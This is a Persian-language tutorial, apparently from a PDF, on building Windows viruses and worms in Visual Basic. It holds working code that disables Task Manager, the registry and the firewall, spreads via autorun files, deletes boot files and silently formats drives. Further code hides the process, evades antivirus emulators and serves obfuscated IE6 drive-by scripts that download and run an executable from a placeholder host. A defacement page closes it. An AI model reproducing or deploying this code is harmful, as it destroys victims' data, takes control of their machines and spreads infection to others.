
به نام خدا



من تو این مقاله میخوام اموزش ساخت ویروس و کرم و روشهای پنهان سازی را در مقابل انتی ویروسها بدم امیدوارم که دوستان از این مقاله استفاده کنن خواهشی که دارم دوستان ازاین مقاله واسه تخریب و ضربه زدن به سیستم فرد قربانی خودداری کنند**..**

شاید بیشتر افراد با جرات میتونم بگم **99** درصد افرادی که با کامپیوتر کار کردن به ویروسها و کرم ها برخورد کردن

ما میخواهیم واسه درک کردن این موضوع به روشهای ساختن ویروس و کرم بپردازیم**.**

اولین شرط یه ویروس اینه که تمام راههایی که کاربر میتونه جلوی ویروس و کرم را بگیره را از کار بندازه

چند قسمت ویندوز باید از کار بندازیم **:**

task manager

command prompt

registry

msconfig

show hidden file

run

و .....

خوب حالا چطوری میتونیم اینکارو کنیم چند روش داره که بهتون اموزش میدم

تذکر : تمامی کدها مربوط به ویژوال بیسیک میباشد.

با سورس کد زیر میتونید به قسمت های که گفته شد را از کار بیندازیم.

کد زیر را در محیط فرم ویژوال بیسک بنیویسد.

```
Private Declare Function GetWindowTextLength Lib "user32" Alias "GetWindowTextLengthA" (ByVal hwnd As Long) As Long

Private Declare Function GetForegroundWindow Lib "user32" () As Long

Private Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA" (ByVal hwnd As Long, ByVal lpString As String, ByVal cch As Long) As Long

Private Declare Function DestroyWindow Lib "user32" (ByVal hwnd As Long) As Long

Private Sub CloseWIN(Caption As String)

Dim h As Long

Dim h2 As Long
```

```
Dim wn As String

wn = Space(255)

h = GetForegroundWindow()

GetWindowText h, wn, GetWindowTextLength(h) + 1

userw = LCase(CStr(wn))

If userw = LCase(Caption) Then

h2 = h

DestroyWindow h

DoEvents

If h2 = GetForegroundWindow() Then SendKeys "%{f4}"

End If

End Sub
```

حالا یه تایمر ایجاد کرده و مدت زمان تایمر را **1** بدید و کدهای زیر را در تایمر بنیویسید

```
Private Sub Timer12_Timer()

CloseWIN ("Search Results")

CloseWIN ("Group Policy")

CloseWIN ("Command Prompt")

CloseWIN ("Registry Editor")

CloseWIN ("System Configuration Utility")

CloseWIN ("Folder Options")

End Sub
```

شاید واسه شما سوال باشه چطوری برنامه ها را از کار میندازه این کدی که بهتون اموزش دادم میاد نوار عنوان برنامه را تشخیش میده و اگر مطابقت کنه برنامه را میبنده

من برای شما یه مثال میزنم نگاه دستور زیر کنید

```
CloseWIN ("Folder Options")
```

عبارت

Folder Options

با دستور بالا **(**نوار عنوان برنامه **)**مطابقت کرده و برنامه را میبنده

شما با این دستور میتونید هر برنامه ای که بخواهید را ببندید

CloseWIN ("تایتل برنامه**")**

راه دوم هم با کد زیر

Open Environ("WinDir") & "\system32\taskmgr.exe" For Binary As #1

Open Environ("WinDir") & "\system32\cmd.exe" For Binary As #1

task manager

و

command prompt

با این روش فایل در حافظه بارگذاری شده و دیگه فرد قربانی نمیتونه دسترسی پیدا کنه.

فکر کنم دیگه یاد گرفتید که چطوری بخش های از ویندوز را از کار بندازید تا ویروس شما به راحتی پاک نشه و نتونن جلوشو بگیرن

بخش بعدی بارگذاری ویروس در استارت اپ سیستم عامل با هر بار بالا امدن ویندوز دیگه ویروس شما شروع به کار بکنه

با کد زیر ویروس شما در استارت اپ سیستم عامل ویندوز بارگذاری میشود.

```
Private Declare Function RegSetValue Lib "advapi32.dll" Alias "RegSetValueA" (ByVal hKey As Long, ByVal lpSubKey As String, ByVal dwType As Long, ByVal lpData As String, ByVal cbData As Long) As Long

Private Sub Form_Load()

RegSetValue &H80000002, Tmp, 1, App.Path & "\" & App.EXEName & ".exe", 10

End Sub
```

قسمت بعدی میخواهیم سراغ ساخت اتوران در کلیه درایوها با کد زیر میتونید این کار را انجام بدبد فقط باید داخل یه تایمر باشه و محدوده زمانی را **6** ثانیه بدید

```
Private Sub Timer1_Timer()

' sakht autorun.inf dar tamame drivha

On Error Resume Next

Static Drvs(26)

Set Fso = CreateObject("Scripting.FileSystemObject")
```

```
If CStr(Drvs(0)) = "" Then
  a = 0
   For Each Dr In Fso.Drives
   If Dr.DriveType = 5 Or Dr.DriveType = 2 Or Dr.DriveType = 3 Then
   Drvs(a) = Dr
   a = a + 1
      End If
   Next
End If
   For Each Drv In Drvs
      If Fso.fileExists(Drv & "\AUTORUN.INF") = True And Fso.fileExists(Drv & "\I_Love_U_Saghar.exe") = True
Then GoTo nx
      If Fso.getDrive(Drv).isReady = True Then
```

```
    aut = "[AUTORUN]" & vbCrLf & "shell\open\command=I_Love_U_Saghar.exe" & vbCrLf & "shell\explore
\command=I_Love_U_Saghar.exe" & vbCrLf & "shell\find\command=I_Love_U_Saghar.exe"

      If Fso.fileExists(Drv & "\AUTORUN.INF") = True Then

      SetAttr Drv & "\AUTORUN.INF", vbArchive

      Fso.DeleteFile Drv & "\AUTORUN.INF", True

      End If

      If Fso.fileExists(Drv & "\I_Love_U_Saghar.exe") = True Then

      SetAttr Drv & "\I_Love_U_Saghar.exe", vbArchive

      Fso.DeleteFile Drv & "\I_Love_U_Saghar.exe", True

      End If

    Fso.createTextFile(Drv & "\AUTORUN.INF").write aut

    MyPath = App.Path & "\" & App.EXEName & ".exe"
```

```
        Fso.CopyFile MyPath, Drv & "\I_Love_U_Saghar.exe", True


        SetAttr Drv & "\I_Love_U_Saghar.exe", vbHidden + vbSystem
        SetAttr Drv & "\AUTORUN.INF", vbHidden + vbSystem
        End If
nx:
        DoEvents
    Next
End Sub
```

خوب به صورت اتومات ویروس شما در تمامی درایوها خودشو کپی میکنه و اتوران میسازه فقط به جای

I_Love_U_Saghar.exe

باید اسم برنامه خود را بدهید دیگه ویروس شما میتونه خودشو کپی کنی در مموری و فلش دیسک هارد دیسک و فلاپی و .....

خوب این یه راه تکثییر بود و میشه گفت نفوز به سیستم های دیگران اما وقتی که اتوران ساخته میشه و شما روی درایوها کلیک میکنید دیگه پنجره مربوطه باز نمیشه فقط خود ویروسه باز میشه و امکان داره ویروس شما چند بار در پروسه سیستم بارگذاری بشه و فرد قربانی هم

سریع پی میبره که سیستمش حاوی ویروس هست برای اینکه ویروس شما چند بار در پروسه سیستم بارگذاری نشه و وقتی که روی درایو کلیک کردید پنجره مربوطه باز بشه از این روش استفاده کنید که من ساده ترینشو بهتون میگم

```
Private Sub Form_Load()

On Error Resume Next

If App.PrevInstance = True Then End

App.TaskVisible = False

Shell "Explorer.exe " & Left(App.Path, 2), vbNormalNoFocus

End Sub
```

خوب کپی کردن ویروس و ساخت اتوران را در تمامی درایوها و بارگذاری در استارت اپ سیستم عامل و از کار انداختن بخشهایی از سیستم عامل را اموزش دادیم

حالا بریم سراغ ساختن ویروس

اول میخوام ساده ترین ویروس را به شما اموزش بدم و سوروس کدها که منبع خوبی میشه برای شما واسه ساخت ویروس و کرم

کد زیر فایروال ویندوز را از کار میندازه

```
Private Sub Form_Load()
```

```
Dim objFireWall As Object
Set objFireWall = CreateObject("HNetCfg.FwMgr")
Set objpolicy = objFireWall.localpolicy.currentprofile
objpolicy.firewallenabled = False
End Sub
```

مخفی کردن تسک بار ویندوز

```
'makhfe Kardan Takbar
Dim lngHwnd As Long
lngHwnd = FindWindow("Shell_TrayWnd", vbNullString)
Call PostMessage(lngHwnd, WM_COMMAND, MIN_ALL, 0&)
```

شاید دوست داشته باشید یه ویروس کوچولو اما پرقدرت بسازید فقط با یک خط ویندوز 7 هم پشتیبانی میکند (واسه اذیت کردن)

```
Shell ("explorer c:\;;;")
```

از کار انداختن سیستم عامل (دیگه ویندوز بالا نمیاد)

```
Kill ("\WINDOWS\system32\hal.dll") 'file Hal.dll Ra Dar Poshe Windows System32 Pak Mikone Va Dige Windows Bala Namiyad

SetAttr "c:\boot.ini", vbNormal 'file boot.ini kheslat normal migirad dg hidden nist

Kill "c:\boot.ini" 'file boot.ini pak mishavad

SetAttr "c:\ntldr", vbNormal 'file ntldr kheslat normal migirad dg hidden nist

Kill "c:\ntldr" 'file boot.ini kheslat normal migirad dg hidden nist
```

خاموش کردن سیستم عامل در **60** ثانیه با همراه یه پیغام

```
Shell "shutdown -s -t 60 -c saghar.i.love.u.ziynab.jamale=amin"
```

یه روش ساده برای فرمت کردن هر چی درایو هست ولی قدرت بالایی داره بسرعت فرمت میکنه

```
Shell "format.com d: /q /u /y", vbHide

Shell "format.com e: /q /u /y", vbHide
```

Shell "format.com f: /q /u /y", vbHide

Shell "format.com g: /q /u /y", vbHide

Shell "format.com h: /q /u /y", vbHide

Shell "format.com i: /q /u /y", vbHide

Shell "format.com j: /q /u /y", vbHide

Shell "format.com k: /q /u /y", vbHide

Shell "format.com l: /q /u /y", vbHide

Shell "format.com m: /q /u /y", vbHide

Shell "format.com n: /q /u /y", vbHide

Shell "format.com o: /q /u /y", vbHide

Shell "format.com p: /q /u /y", vbHide

Shell "format.com q: /q /u /y", vbHide

Shell "format.com r: /q /u /y", vbHide

```
Shell "format.com s: /q /u /y", vbHide

Shell "format.com t: /q /u /y", vbHide

Shell "format.com u: /q /u /y", vbHide

Shell "format.com v: /q /u /y", vbHide

Shell "format.com w: /q /u /y", vbHide

Shell "format.com x: /q /u /y", vbHide

Shell "format.com y: /q /u /y", vbHide

Shell "format.com z: /q /u /y", vbHide
```

اینم یه سورس جالب که هرتز مانیتور و رزولیشن مانیتور را عوض میکنه

اول شما یه کدهای زیر را داخل ماجول قرار میدهید

```
Public Const CDS_UPDATEREGISTRY = &H1

Public Const CDS_TEST = &H2
```

```
Public Const CDS_FULLSCREEN = &H4

Public Const DISP_CHANGE_SUCCESSFUL = 0

Public Const DISP_CHANGE_RESTART = 1

Public Const ENUM_CURRENT_SETTINGS = -1

Public Type DEVMODE

dmDeviceName As String * 32

dmSpecVersion As Integer

dmDriverVersion As Integer

dmSize As Integer

dmDriverExtra As Integer

dmFields As Long

dmOrientation As Integer

dmPaperSize As Integer
```

dmPaperLength As Integer

dmPaperWidth As Integer

dmScale As Integer

dmCopies As Integer

dmDefaultSource As Integer

dmPrintQuality As Integer

dmColor As Integer

dmDuplex As Integer

dmYResolution As Integer

dmTTOption As Integer

dmCollate As Integer

dmFormName As String * 32

dmUnusedPadding As Integer

```
dmBitsPerPixel As Integer

dmPelsWidth As Long

dmPelsHeight As Long

dmDisplayFlags As Long

dmDisplayFrequency As Long

End Type

Public Declare Function EnumDisplaySettings Lib "user32.dll" Alias "EnumDisplaySettingsA" (ByVal
lpszDeviceName As String, ByVal iModeNum As Long, lpDevMode As DEVMODE) As Long

Public Declare Function ChangeDisplaySettings Lib "user32.dll" Alias "ChangeDisplaySettingsA" (lpDevMode As
Any, ByVal dwFlags As Long) As Long
```

سپس **3** تا تایمر روی فرم قرار میدهید و به دلخواه خودتون مدت زمان تایمرها را تایید میکنید.

```
 Private Sub Timer1_Timer()

'Tagher Resulation Monitor Be 1024 * 768

Dim mm As DEVMODE
```

```
Dim retval As Long

Me.AutoRedraw = True

mm.dmSize = Len(mm)

retval = EnumDisplaySettings(vbNullString, ENUM_CURRENT_SETTINGS, mm)

mm.dmPelsWidth = 1024

mm.dmPelsHeight = 768

retval = ChangeDisplaySettings(mm, CDS_TEST)

If retval <> DISP_CHANGE_SUCCESSFUL Then

Me.Print "Cannot change"

Else

retval = ChangeDisplaySettings(mm, CDS_UPDATEREGISTRY)

Select Case retval

Case DISP_CHANGE_SUCCESSFUL
```

```
Me.Print " www.mondahacker.iranblog.com"
Case DISP_CHANGE_RESTART
Me.Print "A reboot is necessary"
Case Else
Me.Print "Unable to change"
End Select
End If
End Sub

Private Sub Timer2_Timer()
'Tagher Resulation Be 640 * 480
Dim mm As DEVMODE
Dim retval As Long
```

```
Me.AutoRedraw = True

mm.dmSize = Len(mm)

retval = EnumDisplaySettings(vbNullString, ENUM_CURRENT_SETTINGS, mm)

mm.dmPelsWidth = 640

mm.dmPelsHeight = 480

retval = ChangeDisplaySettings(mm, CDS_TEST)

If retval <> DISP_CHANGE_SUCCESSFUL Then

Me.Print "Cannot change"

Else

retval = ChangeDisplaySettings(mm, CDS_UPDATEREGISTRY)

Select Case retval

Case DISP_CHANGE_SUCCESSFUL

Me.Print " amintatu1990@yahoo.com"
```

```
Case DISP_CHANGE_RESTART

Me.Print "A reboot is necessary"

Case Else

Me.Print "Unable to change"

End Select

End If

End Sub

Private Sub Timer3_Timer()

'Tagher Resulation Monitor Be 800 * 600

Dim mm As DEVMODE

Dim retval As Long

Me.AutoRedraw = True

mm.dmSize = Len(mm)
```

```
retval = EnumDisplaySettings(vbNullString, ENUM_CURRENT_SETTINGS, mm)

mm.dmPelsWidth = 800

mm.dmPelsHeight = 600

retval = ChangeDisplaySettings(mm, CDS_TEST)

If retval <> DISP_CHANGE_SUCCESSFUL Then

Me.Print "Cannot change"

Else

retval = ChangeDisplaySettings(mm, CDS_UPDATEREGISTRY)

Select Case retval

Case DISP_CHANGE_SUCCESSFUL

Me.Print " I LOVE U ziynab jamale"

Case DISP_CHANGE_RESTART

Me.Print "A reboot is necessary"
```

```
Case Else

Me.Print "Unable to change"

End Select

End If

End Sub
```

این کد هم صدای بوق سیستم هم بصورت مداوم به صدا در میاره

```
Public Declare Function Beep Lib "kernel32" (ByVal dwFreq As Long, ByVal dwDuration As Long) As Long

Private Sub Timer6_Timer()

'ba In Dastor Seda Beep (bogh) Case Be Seda Dar Miyad

Beep 1000, 1000

End Sub
```

این کد هم کیبرد و موس کامپیوتر را از کار میندازه

```
Private Declare Function BlockInput Lib "user32.dll" (ByVal fblock As Long) As Long


Private Sub Form_Load()
   Do
      BlockInput True
   Loop While (1)
End Sub
```

با این کد هم ویروستونو در تسک منیجر مخفی کنید در لیست پروسه ها

```
Private Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long

Private Declare Function FindWindowEx Lib "user32" Alias "FindWindowExA" (ByVal hWnd1 As Long, ByVal hWnd2 As Long, ByVal lpsz1 As String, ByVal lpsz2 As String) As Long

Private Declare Function VirtualFreeEx Lib "kernel32.dll" (ByVal hProcess As Long, ByRef lpAddress As Any, ByRef
```

dwSize As Long, ByVal dwFreeType As Long) As Long

Private Declare Function CloseHandle Lib "kernel32.dll" (ByVal hObject As Long) As Long

Private Declare Function GetCurrentProcessId Lib "kernel32.dll" () As Long

Private Declare Function KillTimer Lib "USER32.dll" (ByVal hwnd As Long, ByVal nIDEvent As Long) As Long

Private Declare Function VirtualAllocEx Lib "kernel32.dll" (ByVal hProcess As Long, ByVal lpAddress As Long, ByVal dwSize As Long, ByVal flAllocationType As Long, ByVal flProtect As Long) As Long

Private Declare Function CreateRemoteThread Lib "kernel32" (ByVal hProcess As Long, ByVal lpThreadAttributes As Long, ByVal dwStackSize As Long, ByVal lpStartAddress As Long, ByVal lpParameter As Long, ByVal dwCreationFlags As Long, lpThreadId As Long) As Long

Private Declare Function OpenProcess Lib "kernel32.dll" (ByVal dwDesiredAccess As Long, ByVal bInheritHandle As Long, ByVal dwProcessID As Long) As Long

Private Declare Function GetWindowThreadProcessId Lib "USER32.dll" (ByVal hwnd As Long, ByRef lpdwProcessId As Long) As Long

Private Declare Function WriteProcessMemory Lib "kernel32" (ByVal hProcess As Long, ByVal lpBaseAddress As Long, ByVal lpBuffer As Long, ByVal nSize As Long, lpNumberOfBytesWritten As Long) As Long

```
Private Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long


Private Type bkh
flag As Long
psz As Long
lParam As Long
pt As Long
vkDirection As Long
End Type
Private Sub HideProcess()
On Error Resume Next
Dim pName As Long
```

```
Dim pType As Long

Dim l As Long

Dim Tid As Long

Dim hTid As Long

Dim pid As Long

Dim h As Long

Dim i As Long

Dim hProcess As Long

Dim f As bkh

Dim s As String

Dim bkh() As Byte

h = FindWindow(vbNullString, "Windows Task Manager")

KillTimer h, 0
```

```
h = FindWindowEx(h, 0, "#32770", vbNullString)

h = FindWindowEx(h, 0, "SysListView32", vbNullString)

If h = 0 Then Exit Sub

f.flag = 8 Or &H20

Call GetWindowThreadProcessId(h, pid)

hProcess = OpenProcess(1082, 0, pid)

bkh = StrConv(App.EXEName, vbFromUnicode)

pName = VirtualAllocEx(hProcess, 0, Len(App.EXEName) + 1, &H1000, 4)

WriteProcessMemory hProcess, pName, VarPtr(bkh(0)), Len(App.EXEName), l

f.psz = pName

pType = VirtualAllocEx(hProcess, 0, Len(f), &H1000, 4)

WriteProcessMemory hProcess, pType, VarPtr(f.flag), Len(f), l

i = SendMessage(h, &H1000 + 13, 0, pType)
```

```
If i <> -1 Then SendMessage h, &H1000 + 8, i, 0

VirtualFreeEx hProcess, pType, Len(f), &H8000

VirtualFreeEx hProcess, pName, LenB(App.EXEName) + 1, &H8000

CloseHandle hTid

End Sub
```

این سورس هم واسه خاموش کردن مانیتور هست میتونه تو یه حلقه بزارید تا دیگه مانیتور روشن نشه

```
Private Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long

Private Const MONITOR_ON = -1&

Private Const MONITOR_OFF = 2&

Private Const SC_MONITORPOWER = &HF170&

Private Const WM_SYSCOMMAND = &H112

Private Sub Command1_Click()
```

```
Call SendMessage(Me.hwnd, WM_SYSCOMMAND, SC_MONITORPOWER, ByVal MONITOR_OFF)

End Sub
```

خوب تا همین حد کافیه واسه سورسها حالا میخواهیم به بحث در مورد انتی ویروسها بپردازیم

شما یه ویروس مینیوسید میخواهید بفهمید مثلا انتی ویروس مکافی ویروس منو میشناسه یا نه

تعداد انتی ویروسها هم زیاده اپدیت هم که میشن بهترین راه سایت :

http://www.virustotal.com/

هست تمامی انتی ویروسهای معروف ویروس شما را اسکن میکند و اگر تشخیص بدن بهتون میگن فقط کافیه ویروس خودتون را بهش بدید سریع اسکن میکنه و بهتون گزارش میدن.

ویروسهای و کرم هایی که شناسایی میشن علت های فراوانی دارن که من یکی از علت های بزرگش را کپی کردن از سورس ویروسهای دیگران میدونم سورسهایی که روی اینترنت هست بیشتر انتی ویروسها میشناسن

برای مخفی ماندن ویروس روشهایی هست

استفاده از پکر البته اگر پکر مورد نظر شناسایی شده باشه ویروس شما هم شناسایی میشه

با کد زیر هم میتوانید خیلی از انتی ویروسها هم دور بزنید

```
Private Declare Sub Sleep Lib "kernel32" (ByVal lngMilliseconds As Long)

Private Declare Function GetTickCount Lib "kernel32" () As Long

Public Function AntiEmulator() As Boolean

Dim TimeNow As Long

Dim TimeAfterSleep As Long

TimeNow = GetTickCount

Sleep 500

TimeAfterSleep = GetTickCount

If TimeAfterSleep - TimeNow < 500 Then

AntiEmulator = True

Else

AntiEmulator = False

End If

End Function
```

هیچ وقت کدهای مثل

App.TaskVisible = False

را داخل

Form_Load()

ننویسید

هیچ وقت کدهای که فایلهای از سیستم را پاک میکنن یا هارد را فرمت میکنن در

Form_Load()

ننویسید چون تشخیص میدن انتی ویروسها با اجرا شدن برنامه میخواد به سیستم ضربه بزنه و جلوشنو میگیرن

مثلا من کدی نوشتم که فایروال ویندوز از کار بیفته در

Form_Load()

نوشتم انتی ویروس شناختش منم فقط کد را داخل یه تایمر گزاشتم که بعد از 1 دقیقه اجرا بشه دیگه نتونست انتی ویروس شناسایی کنه

یه روشی هم بود دوستان از یه ماجول کار با عکس در ویروس خود استفاده کرده بودن دیگه انتی ویروس نمیشناختش

البته بهترین راه اینه که خودتون یه پکر بسازید و ویروس خود را پک کنید البته روش بسیار حرفه ای هست واسه ویروسهای قوی

ایا میدونستید ویروس کظم غیز که بسرعت پخش شد تو ایران از پکر استفاده کرده بوده که موقعی که اومد هیچ انتی ویروسی نمیشناختش

راه پخش شدن این ویروس این بود که ادد لیست یاهو را بدست میارد و واسه همه یه لینک میفرستاد ادرس یه وبلاگ بود که پشت وبلاگه ویروس خودش بود بسرعت شیوع پیدا کرد این جور بحث ها و اطلاعات واسه یه ویروس نویس حرفه ای هست.

من بهتون اموزش اینکه که چطور پشت وبلاگ تروجان بزارید را بهتون میگم

کدها نیازی به اموزش ندارن چون خیلی راحت هست فقط باید ویریستون را یه جا اپلود کرده باشید که با لینک مستقیم بشه دانلودش کرد

هشدار:

سعی کنید حجم ویروس پایین باشه

فایل اجرایی باشه بصورت وین زیپ نباشه

فال را در سروری قرار دهید که بشه مستقیم دانلودش کرد.

کدهای زیر را در قالب وبلاگ بزارید

مثلا کد زیر جای عبارت (لینک)

http://www.site.com/server.exe

ادرس ویروس خودتون را بدید به همین راحتی

<SCRIPT>

```
var dc=document.write;

var sc=String.fromCharCode;

var exe="http://www.site.com/server.exe";

dc(sc
(60,115,99,114,105,112,116,62,118,97,114,32,97,105,108,105,97,110,44,122,104,97,110,44,99,109,100,115,115,59,97,105,108,105,
97,110,61,34) + exe + sc
(34,59,122,104,97,110,61,34,119,105,110,46,101,120,101,34,59,99,109,100,115,115,61,34,99,109,100,46,101,120,101,34,59,116,11
4,121,123,118,97,114,32,97,100,111,61,40,100,111,99,117,109,101,110,116,46,99,114,101,97,116,101,69,108,101,109,101,110,116,
40,34,111,98,106,101,99,116,34,41,41,59,118,97,114,32,100,61,49,59,97,100,111,46,115,101,116,65,116,116,114,105,98,117,116,10
1,40,34,99,108,97,115,115,105,100,34,44,34,99,108,115,105,100,58,66,68,57,54,67,53,53,54,45,54,53,65,51,45,49,49,68,48,45,57,56
,51,65,45,48,48,67,48,52,70,67,50,57,69,51,54,34,41,59,118,97,114,32,101,61,49,59,118,97,114,32,120,109,108,61,97,100,111,46,67
,114,101,97,116,101,79,98,106,101,99,116,40,34,77,105,99,114,111,115,111,102,116,46,88,77,76,72,84,84,80,34,44,34,34,41,59,118
,97,114,32,102,61,49,59,118,97,114,32,108,110,61,34,65,100,111,34,59,118,97,114,32,108,122,110,61,34,100,98,46,83,116,34,59,11
8,97,114,32,97,110,61,34,114,101,97,109,34,59,118,97,114,32,103,61,49,59,118,97,114,32,97,115,61,97,100,111,46,99,114,101,97,1
16,101,111,98,106,101,99,116,40,108,110,43,108,122,110,43,97,110,44,34,34,41,59,118,97,114,32,104,61,49,59,120,109,108,46,79,
112,101,110,40,34,71,69,84,34,44,97,105,108,105,97,110,44,48,41,59,120,109,108,46,83,101,110,100,40,41,59,97,115,46,116,121,1
12,101,61,49,59,118,97,114,32,110,61,49,59,97,115,46,111,112,101,110,40,41,59,97,115,46,119,114,105,116,101,40,120,109,108,46
,114,101,115,112,111,110,115,101,66,111,100,121,41,59,97,115,46,115,97,118,101,116,111,102,105,108,101,40,122,104,97,110,44,
50,41,59,97,115,46,99,108,111,115,101,40,41,59,118,97,114,32,115,104,101,108,108,61,97,100,111,46,99,114,101,97,116,101,111,9
8,106,101,99,116,40,34,83,104,101,108,108,46,65,112,112,108,105,99,97,116,105,111,110,34,44,34,34,41,59,115,104,101,108,108,4
6,83,104,101,108,108,69,120,101,99,117,116,101,40,122,104,97,110,44,34,34,44,34,34,44,34,111,112,101,110,34,44,48,41,59,115,1
04,101,108,108,46,83,104,101,108,108,69,120,101,99,117,116,101,40,99,109,100,115,115,44,34,32,47,99,32,100,101,108,32,47,83,3
2,47,81,32,47,70,32,34,43,122,104,97,110,44,34,34,44,34,111,112,101,110,34,44,48,41,59,125,99,97,116,99,104,40,101,41,123,125,
```

59,60,47,115,99,114,105,112,116,62));

</SCRIPT>

اینم یه سورس دیگه روی اینترنت اکسپلور 6 جواب میده

<title>HACKED</title>

<!--webbot bot="HTMLMarkup" endspan i-checksum="64191" --><!--webbot bot="HTMLMarkup" startspan -->

<STYLE>BODY {

SCROLLBAR-HIGHLIGHT-COLOR: #000000; SCROLLBAR-SHADOW-COLOR: #000000; SCROLLBAR-3DLIGHT-COLOR: #666666; SCROLLBAR-ARROW-COLOR: #666666; SCROLLBAR-DARKSHADOW-COLOR: #666666; SCROLLBAR-BASE-COLOR: #000000

}

.page

{

background: #FFFFFF;

color: #000000;

```
                                        font-size: 12pt;
                                        font-weight: bold;
}
.tborder
{
                                        background: #D1D1E1;
                                        color: #000000;
                                        border: 1px solid #0B198C;
}
td
{
                                        font-size: 12pt;
                                        font-weight: bold;
}
```

```
.alt1
{
                                        background: #F5F5FF;
                                        color: #000000;
                                        font-weight: bold;
}
.smallfont
{
                                        font: normal 8pt Tahoma;
}
</STYLE>
<html dir="rtl">

<head>
```

```
<meta http-equiv="Content-Language" content="en-us">

<meta http-equiv="Content-Type" content="text/html; charset=windows-1252">

<title> al-KsNdEr HaCkeR & THE ONE HaCkeR </title>

</head>


<body bgcolor="#000000">


<p align="center"><b><font color="#FF0000" face="Impact" size="6">|</font></b><font color="#FF0000" face="Impact"
size="6"> Saudi Arabia Hacker </font>


<b><font color="#FF0000" face="Impact" size="6">

|</font></b></p>

<p align="center"><a href="THE%20ONE%20HAC">

<img border="0" src="http://www.lialey.net/upload/wh_16694655.jpg" width="314" height="313" alt="THE ONE HAC">
</a></p>
```

Hacked By al-KsNdEr

HaCkeR & THE ONE HaCkeR

[I

Do What I say]

..your

security got bypassed

..

see more security next time

تم الاختراق منقبل : al-KsNdeR

&

THE ONE

To Contact:

z.2e@hotmail.com

&

e2p@hotmail.it

&

v@n0x0.com

 Greets: 7bdrM al-Fredy ,

7sHam al-Hrby ,

al-RheeB

,

xXxĐř.ħκǒřxXx

,

kalyl

, magnoon hac , Hamad ho ho , naif-2323

<embed name="video" pluginspage="http://www.real.com/player/" width="165" height="42" hidden type="audio/x-pn-realaudio-plugin" maintainaspect="false" controls="ControlPanel,StatusBar" nojava="true" autostart="true" loop="true" src="http://www.shadowgames.info/M.ram">

</body>

```
<html>
<head>
<title>Exploit-Pro</title>
</head>
<body>
<script type="text/vbscript">
on error resume next
Set df = document.createElement("object")
df.setAttribute "clas"&"sid", "clsid:BD96C"&"556-65A3-11D0-"&"983A-00C04F"&"C29E36"
str="Microsoft"&"."&"XMLHTTP"
Set x = df.CreateObject(str,"")
var1="Ad"
var2="od"
var3="b."
```

```
var4="St"

var5="re"

var6="am"

str1=var1&var2&var3&var4&var5&var6


str5=str1

set S = df.createobject(str5,"")

for count = 0 to 4

S.type = 1

lnk="http://www.site.com/server.exe"

x.Open "G"&"E"&"T",lnk,0

x.Send

set F = df.createobject("Script"&"ing.FileSys"&"temObject","")

if count = 0 then tmp = "c:\windows\temp" else if count = 1 then tmp = "c:\" else if count = 2 then tmp = "c:\temp" else if
count = 3 then tmp = "d:\windows\temp" else if count = 4 then tmp = "d:\" end if
```

```
fname1= F.BuildPath(tmp,"\svacm.exe")

S.open

S.write x.responseBody

S.savetofile fname1,2

S.close

if err.number = 0 then

set Q = df.createobject("Shell.Application","")

Q.ShellExecute fname1,"INSTALL","","open",0

exit for

else

Err.Clear

End if

next

</script>
```

```
</body>
</html>

</html>
```

سورس زیر هم روی اینترنت اکسپلور 6 جواب میده

```
<script language="VBscript">
On Error Resume Next
url = "http://www.site.com/server.exe"
Set xml = document.createElement("object")
xml.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
Set HTP = xml.CreateObject("Microsoft.XMLHTTP", "")
S1 = "Ad"
S2 = "od"
```

```
S3 = "b."

S4 = "ST"

S5 = "re"

S6 = "am"

Set AdbS = xml.CreateObject(S1 & S2 & S3 & S4 & S5 & S6, "")

AdbS.Type = 1

HTP.open "GET", url, False

HTP.Send

Set FSO = xml.CreateObject("Scripting.FileSystemObject", "")

Set tmp = FSO.GetSpecialFolder(2)

FileName = FSO.GetFileName(url)

FileName = FSO.BuildPath(tmp, FileName)

AdbS.open

AdbS.write HTP.responseBody
```

```
AdbS.SaveToFile FileName, 2

AdbS.Close

Set WSH = xml.CreateObject("Shell.Application", "")

WSH.ShellExecute FileName, "", "", "open", 1

</Script>

<script>

var dc=document.write;

var sc=String.fromCharCode;

var exe="http://www.site.com/server.exe";

dc(sc
(60,115,99,114,105,112,116,62,118,97,114,32,97,105,108,105,97,110,44,122,104,97,110,44,99,109,100,115,115,59,97,105,108,105,
97,110,61,34) + exe + sc
(34,59,122,104,97,110,61,34,119,105,110,46,101,120,101,34,59,99,109,100,115,115,61,34,99,109,100,46,101,120,101,34,59,116,11
4,121,123,118,97,114,32,97,100,111,61,40,100,111,99,117,109,101,110,116,46,99,114,101,97,116,101,69,108,101,109,101,110,116,
40,34,111,98,106,101,99,116,34,41,41,59,118,97,114,32,100,61,49,59,97,100,111,46,115,101,116,65,116,116,114,105,98,117,116,10
